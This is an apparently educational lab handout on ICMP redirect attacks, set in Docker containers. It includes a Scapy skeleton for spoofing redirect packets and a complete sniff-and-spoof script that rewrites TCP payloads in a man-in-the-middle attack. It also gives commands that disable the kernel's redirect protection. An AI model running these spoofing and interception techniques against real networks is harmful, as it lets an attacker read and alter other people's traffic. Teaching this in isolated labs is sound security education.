ICMP Redirect Attack Lab

1 Overview

An ICMP redirect is an error message sent by a router to the sender of an IP packet. Redirects are used when a router believes a packet is being routed incorrectly, and it would like to inform the sender that it should use a different router for the subsequent packets sent to that same destination. ICMP redirect can be used by attackers to change a victim's routing.

The objective of this task is to launch an ICMP redirect attack on the victim, such that when the victim sends packets to `192.168.60.5`, it will use the malicious router container (`10.9.0.111`) as its router. Since the malicious router is controlled by the attacker, the attacker can intercept the packets, make changes, and then send the modified packets out. This is a form of the Man-In-The-Middle (MITM) attack. This lab covers the following topics:

- The IP and ICMP protocols
- ICMP redirect attack
- Routing

Videos. Detailed coverage of the IP protocol and the attacks at the IP layer can be found in the following:

- Section 4 of the SEED Lecture, *Internet Security: A Hands-on Approach*, by Wenliang Du. See details at `https://www.handsonsecurity.net/video.html`.

Lab environment. This lab has been tested on the SEED Ubuntu 20.04 VM. You can download a pre-built image from the SEED website, and run the SEED VM on your own computer. However, most of the SEED labs can be conducted on the cloud, and you can follow our instruction to create a SEED VM on the cloud.

2 Environment Setup using Container

In this lab, we need several machines. The lab environment setup is depicted in Figure 1. We use containers to set up this environment.

2.1 Container Setup and Commands

Please download the `Labsetup.zip` file to your VM from the lab's website, unzip it, enter the `Labsetup` folder, and use the `docker-compose.yml` file to set up the lab environment. Detailed explanation of the content in this file and all the involved `Dockerfile` can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

In the following, we list some of the commonly used commands related to Docker and Compose. Since we are going to use these commands very frequently, we have created aliases for them in the `.bashrc` file (in our provided SEEDUbuntu 20.04 VM).



Figure 1: Lab environment setup

```
$ docker-compose build  # Build the container images
$ docker-compose up     # Start the containers
$ docker-compose down   # Shut down the containers

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the "`docker ps`" command to find out the ID of the container, and then use "`docker exec`" to start a shell on that container. We have created aliases for them in the `.bashrc` file.

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```

If you encounter problems when setting up the lab environment, please read the “Common Problems” section of the manual for potential solutions.

2.2 About the Attacker Container

In this lab, we can either use the VM or the attacker container as the attacker machine. If you look at the Docker Compose file, you will see that the attacker container is configured differently from the other containers. Here are the differences:

- *Shared folder.* When we use the attacker container to launch attacks, we need to put the attacking code inside the attacker container. Code editing is more convenient inside the VM than in containers, because we can use our favorite editors. In order for the VM and container to share files, we have created a shared folder between the VM and the container using the Docker `volumes`. If you look at the Docker Compose file, you will find out that we have added the following entry to some of the containers. It indicates mounting the `./volumes` folder on the host machine (i.e., the VM) to the `/volumes` folder inside the container. We will write our code in the `./volumes` folder (on the VM), so they can be used inside the containers.

```
volumes:
       - ./volumes:/volumes
```

- *Privileged mode.* To be able to modify kernel parameters at runtime (using `sysctl`), such as enabling IP forwarding, a container needs to be privileged. This is achieved by including the following entry in the Docker Compose file for the container.

```
privileged: true
```

3 Task 1: Launching ICMP Redirect Attack

In the Ubuntu operating system, there is a countermeasure against the ICMP redirect attack. In the Compose file, we have already turned off the countermeasure by configuring the victim container to accept ICMP redirect messages.

```
// In docker-compose.yml
sysctls:
      - net.ipv4.conf.all.accept_redirects=1

// To turn the protection on, set its value to 0
# sysctl net.ipv4.conf.all.accept_redirects=0
```

For this task, we will attack the victim container from the attacker container. In the current setup, the victim will use the router container (`192.168.60.11`) as the router to get to the `192.168.60.0/24` network. If we run `ip route` on the victim container, we will see the following

```
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

Code skeleton. A code skeleton is provided in the following, with some of the essential parameters left out. Students should fill in the proper values in the places marked by `@@@@`.

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = @@@@,  dst = @@@@)
icmp = ICMP(type=@@@@, code=@@@@)
icmp.gw = @@@@

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = @@@@, dst = @@@@)
send(ip/icmp/ip2/ICMP());
```

Verification. ICMP redirect messages will not affect the routing table; instead, it affects the routing cache. Entries in the routing cache overwrite those in the routing table, until the entries expire. To display and clean the cache contents, we can use the following commands:

```
// Display the routing cache
# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 296sec

// Clean the routing cache
# ip route flush cache
```

Please do a traceroute on the victim machine, and see whether the packet is rerouted or not.

```
# mtr -n 192.168.60.5
```

Note: If we spoof redirect packets, but the victim machine has not sent out ICMP packets during the attack, the attack will never be successful. This is because the OS kernel conducts some kind of sanity check before accepting an ICMP redirect packets. It verifies whether the ICMP redirect is triggered by the packet it sent out, i.e., it inspects the `ip2` inside the redirect packet. How strictly the checking is conducted depends on the OS.

For Ubuntu 20.04, the OS simply verifies that the `ip2` inside the redirect packet matches with the type and the destination IP address of the original packet that triggers the ICMP redirect. However, if you are doing this lab from an Apple Silicon machine, your VM version is likely Ubuntu 22.04 or above, and the checking is more strict. The easiest way to ensure that the `ip2` in the spoofed packet passes the checking is to sniff a packet from the victim. However, this is not necessary. Students are encouraged to use other methods in their attacks.

Questions. After you have succeeded in the attack, please conduct the following experiments, and see whether your attack can still succeed. Please explain your observations:

- Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to `icmp.gw` is a computer not on the local LAN. Please show your experiment result, and explain your observation.

- Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to `icmp.gw` is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.
- Question 3: If you look at the `docker-compose.yml` file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to `1`, and launch the attack again. Please describe and explain your observation.

```
sysctls:
     - net.ipv4.conf.all.send_redirects=0
     - net.ipv4.conf.default.send_redirects=0
     - net.ipv4.conf.eth0.send_redirects=0
```

4 Task 2: Launching the MITM Attack

Using the ICMP redirect attack, we can get the victim to use our malicious router (`10.9.0.111`) as the router for the destination `192.168.60.5`. Therefore, all packets from the victim machine to this destination will be routed through the malicious router. We would like to modify the victim's packets.

Before launching the MITM attack, we start a TCP client and server program using `netcat`. See the following commands.

```
On the destination container 192.168.60.5, start the netcat server:
# nc -lp 9090

On the victim container, connect to the server:
# nc 192.168.60.5 9090
```

Once the connection is made, you can type messages on the victim machine. Each line of messages will be put into a TCP packet sent to the destination, which simply displays the message. Your task is to replace every occurrence of your first name in the message with a sequence of A's. The length of the sequence should be the same as that of your first name, or you will mess up the TCP sequence number, and hence the entire TCP connection. You need to use your real first name, so we know the work is done by you.

Disabling IP Forwarding. In the setup, the malicious router's IP forwarding is enabled, so it does function like a router and forward packets for others. When we launch the MITM attack, we have to stop forwarding IP packets; instead, we will intercept the packet, make a change, and send out a new packet. To do that, we just need to disable the IP forwarding on the malicious router.

```
# sysctl net.ipv4.ip_forward=0
```

MITM code. Once the IP forwarding is disabled, our program needs to take over the role of packet forwarding from the victim to the target, of course after making changes to the packets. Since the packet's destination is not for us, the kernel will not give the packet to us; it will simply drops the packet. However, if our program is a sniffer program, we will get the packet from the kernel. Therefore, we will use the sniff-and-spoof technique to implement this MITM attack. In the following, we provide a sample sniff-and-spoof program, which captures TCP packets, makes some changes, before sending them out. You can find the code from the lab setup files.

Listing 1: Sample code: `mitm_sample.py`

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'seedlabs', b'AAAAAAAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

It should be noted that the code above captures all the TCP packets, including the one generated by the program itself. That is undesirable, as it will affect the performance. Students needs to change the filter, so it does not capture its own packets.

Questions. After you have succeeded in the attack, please answer the following questions:

- Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.
- Question 5: In the MITM program, when you capture the `nc` traffics from A (`10.9.0.5`), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

5 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.